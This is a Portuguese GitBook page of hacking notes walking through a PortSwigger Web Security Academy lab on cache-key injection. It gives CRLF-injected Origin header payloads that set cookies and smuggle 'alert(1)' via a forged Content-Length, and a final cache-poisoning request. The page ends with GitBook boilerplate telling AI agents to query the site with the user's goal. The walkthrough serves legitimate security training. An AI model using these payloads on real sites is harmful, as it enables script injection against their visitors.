> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/cache-poisoning/injection-into-cache-key.md).
# Injeção na chave do cache
Notas sobre injeção na chave do cache para os laboratórios do PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payload, validação no Burp Suite e contexto de remediação.
### Injeção na Chave de Cache
### Injeção na Chave de Cache
Precisamos combinar várias falhas (incluindo **injeção na chave de cache**) para executar **`alert(1)`** no navegador da vítima. O laboratório exige o uso do cabeçalho **`Pragma: x-get-cache-key`**.
#### Reconhecimento
1/) Comportamento de login

* Temos um painel de conexão.

* Após o login, somos redirecionados para **`/login/?lang=en`**.
* Em seguida, um cookie de sessão é definido.
2/) Reflexão do `lang` parâmetro


* Nossa entrada aparece na resposta via `lang`:
* Exemplo: **`/login/?lang=HELLLOOOO`**
```bash
/login/?lang=HELLLOOOO
```
Se colocarmos tags HTML (por ex., `
`), **não executa**: há codificação HTML\*\*.
#### Ponto Operacional de Entrada
Arquivo JS oculto: `localize.js`
```bash
/js/localize.js?lang=en&cors=0
```

Notamos um script em segundo plano:
* **`/js/localize.js?lang=en&CORS=0`**
* Resposta observada:
* `document.cookie = 'lang=en';`
Se alterarmos `lang`, o valor é refletido:
* **`/js/localize.js?lang=hello&CORS=0`** → `hello` aparece na resposta.
### Observação da Chave de Cache
Adicionamos:
```http

Pragma: x-get-cache-key
```
E obtemos a chave:
* `X-Cache-Key: /js/localize.js?lang=en&CORS=0$$`
Descobrimos que `CORS` influencia a chave, e que ao brincar **Origin** + `CORS`, podemos fazer variar o que entra no cache.
### Injeção de Cabeçalhos via Back Cart
Usamos injeção de CRLF:
* `%0d%0a`
```
man ascii
```
#### 1) Teste: Injeção de Cookie
Enviamos:

* `Origin: hello%0d%0aSet-Cookie:%20csrfKey=a`
Resultado: o cookie é interpretado corretamente do lado da resposta.
#### Injeção de JavaScript manipulando `Content-Length`
Em seguida, tentamos injetar conteúdo na resposta com:

* `Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$$$`
Na resposta, encontramos **`alert(1)`**.
#### Construir Resposta Oculta Direcionada
Para que o servidor armazene esta versão (com `alert(1)`), a **chave de cache** deve corresponder a um formato que inclua nossa injeção `Origin`, por exemplo:
{% code overflow="wrap" %}
```http
X-Cache-Key: /js/localize.js?lang=hello&cors=1$$origin=hello%0d%0aContent-Length: 8%0d%0a%0d%0aalert(1)
```
{% endcode %}
#### Deslocamento do lado da vítima via um parâmetro ignorado

Procuramos um parâmetro ignorado pelo cache (encontrado com o Param Miner):
* **`utm_content`**

Reutilizamos a chave de cache e colocamos o payload em `utm_content` para servir o recurso envenenado ao visitar `lang=en`.
Requisição final (como usamos):
{% code overflow="wrap" %}
```bash

GET /login?lang=en?utm_content=x%26cors=1%26x=1$$origin=x%250d%250aContent-Length:%208%250d%250a%250d%250aalert(1)$$%23 HTTP/2
```
{% endcode %}
Quando a vítima abre a página em **`/login/?lang=en`** (via redirecionamento), o conteúdo envenenado é servido do cache, e **`alert(1)`** é executado.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/cache-poisoning/injection-into-cache-key.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.

.png?alt=media)